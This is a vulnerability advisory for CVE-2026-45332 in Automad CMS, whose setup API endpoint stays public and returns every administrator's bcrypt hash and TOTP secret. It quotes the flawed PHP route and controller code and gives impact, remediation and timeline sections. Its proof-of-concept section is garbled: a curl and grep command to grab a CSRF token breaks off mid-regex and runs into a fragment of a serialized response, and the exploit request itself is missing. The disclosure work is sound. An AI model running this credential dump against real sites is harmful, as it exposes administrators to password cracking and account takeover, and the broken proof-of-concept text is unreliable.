# Broken Access Control in Automad CMS: Unauthenticated Credential Dump
**CVE-2026-45332** · [GHSA-xm76-r88j-vm3g](https://github.com/advisories/GHSA-xm76-r88j-vm3g)
| Field | Value |
|---|---|
| Product | Automad CMS (`automad/automad`) |
| Affected versions | `>= 2.0.0-alpha.1`, `<= 2.0.0-beta.27` |
| Patched version | `2.0.0-beta.28` |
| Severity | High |
| CVSS 3.1 | 7.5 (`AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`) |
| CWE | CWE-200, CWE-306 |
| Auth required | No |
| Affected component | `/_api/user-collection/create-first-user` |
| Researcher | Lorenzo Camilli |
---
## 1. Summary
A Broken Access Control vulnerability allows any unauthenticated attacker to retrieve the bcrypt password hash of every administrator account with a single POST request. The `/_api/user-collection/create-first-user` setup endpoint is permanently public, with no guard that closes it once initial configuration is complete, and it returns the full serialized user database in the JSON response body.
As a side effect, the dummy account submitted in the request is also written to the on-disk accounts file and persists across restarts.
---
## 2. Root cause
### 2.1 Unconditional public route registration
In `automad/src/server/Routes.php`, the route is placed inside the `$publicAPIRoutes` array with no conditional guard:
```php
private static array $publicAPIRoutes = array(
'public/.*',
'session/login',
'session/validate',
'app/bootstrap',
'user/account-recovery',
'user-collection/create-first-user' // always public, even post-setup
);
$Router->register(
"$apiBase/(" . join('|', self::$publicAPIRoutes) . ')',
function () {
return RequestHandler::getResponse();
},
AM_PAGE_DASHBOARD // the string '/dashboard', always truthy
);
```
`AM_PAGE_DASHBOARD` is a constant set to the string `'/dashboard'`, which is always truthy in PHP. The route is therefore registered on every live installation. There is no `hasAccounts()` check that would restrict the endpoint once at least one user account exists.
### 2.2 Controller loads and serializes every user
In `automad/src/server/Controllers/API/UserCollectionController.php`:
```php
public static function createFirstUser(): Response {
$Response = new Response();
if (empty($_POST)) {
return $Response;
}
$UserCollection = new UserCollection(); // loads ALL existing users from disk
$Messenger = new Messenger();
if (!$UserCollection->createUser( // adds attacker's user in memory
Request::post('username'),
Request::post('password1'),
Request::post('password2'),
Request::post('email'),
$Messenger
)) {
return $Response->setError($Messenger->getError());
}
$php = $UserCollection->generatePHP(); // serializes EVERY user including hashes
return $Response->setData(
array(
'php' => $php, // full credential store returned in response
'filename' => basename(UserCollection::FILE_ACCOUNTS),
'configDir' => dirname(UserCollection::FILE_ACCOUNTS) // absolute path leaked
)
);
}
```
Instantiating `new UserCollection()` reads and deserializes the on-disk `accounts.php` containing all registered users. The attacker's dummy user is appended in memory, and `generatePHP()` serializes the complete merged array (every real user's bcrypt hash and TOTP secret) which is returned directly in the response.
### 2.3 `__serialize()` exposes private credential fields
In `automad/src/server/Auth/User.php`:
```php
public function __serialize(): array {
return array(
'name' => $this->name,
'email' => $this->email,
'passwordHash' => $this->passwordHash, // bcrypt hash, present in response
'totpSecret' => $this->totpSecret // TOTP secret, present in response
);
}
```
---
## 3. Proof of concept
**Prerequisites:** a running Automad instance on any affected version that has completed initial setup.
### Step 1: Extract the CSRF token from the public login page
The login page at `/dashboard/login` is reachable without authentication. The CSRF token is embedded in the HTML as a `` tag, so viewing the source is sufficient. The same request also sets the `Automad-*` session cookie, which is captured into a cookie jar for reuse in Step 3.
```bash
JAR=$(mktemp)
CSRF=$(curl -sc "$JAR" http://localhost:80/dashboard/login \
| grep -oP '(?<=\";s:5:\"email\";s:0:\"\";s:12:\"passwordHash\";s:60:\"$2y$10$\";s:10:\"totpSecret\";s:0:\"\";}i:1;O:*:\"~\":4:{s:4:\"name\";s:5:\"dummy\";...}}';",
"filename": "accounts.php",
"configDir": "/path/to/config"
}
}
```

The response contains the bcrypt hash and TOTP secret of every registered administrator, and the absolute filesystem path to the config directory.
---
## 4. Impact
Any Automad installation reachable over HTTP is at risk. No prior account, credentials, or special network position are required.
- **Credential hash exposure enabling offline attacks:** bcrypt hashes for every administrator are returned in a single unauthenticated response. The salt is embedded in the hash and visible. Administrators using weak or common passwords are at direct risk of plaintext recovery.
- **TOTP secret exposure:** the `totpSecret` field is included. If non-empty, an attacker who recovers the plaintext password can bypass two-factor authentication entirely.
- **Persistent account creation:** the dummy account in the request is written to `accounts.php` on disk and persists across restarts.
- **Information disclosure:** the absolute server path to the config directory is leaked in every response.
---
## 5. Remediation
1. **Move the route behind authentication.** Remove `user-collection/create-first-user` from `$publicAPIRoutes` and re-register it only within the setup wizard, which itself must be reachable only when `accounts.php` does not yet exist.
2. **Never return serialized credentials.** `createFirstUser()` should persist the first account server-side and return only success or failure, never credential material.
3. **Suppress path disclosure.** Remove `configDir` from public-facing responses.
Fixed in **Automad 2.0.0-beta.28**.
---
## 6. Timeline
| Date | Event |
|---|---|
| 2026-04-28 | Vulnerability reported to the maintainer |
| 2026-05-09 | GHSA-xm76-r88j-vm3g published |
| 2026-05-29 | CVE-2026-45332 assigned and published |
---
## 7. References
- [CVE.org: CVE-2026-45332](https://www.cve.org/CVERecord?id=CVE-2026-45332)
- [GitHub Advisory: GHSA-xm76-r88j-vm3g](https://github.com/advisories/GHSA-xm76-r88j-vm3g)
- [Automad CMS](https://github.com/marcantondahmen/automad)
- Video PoC: https://youtu.be/GBty82NlPPc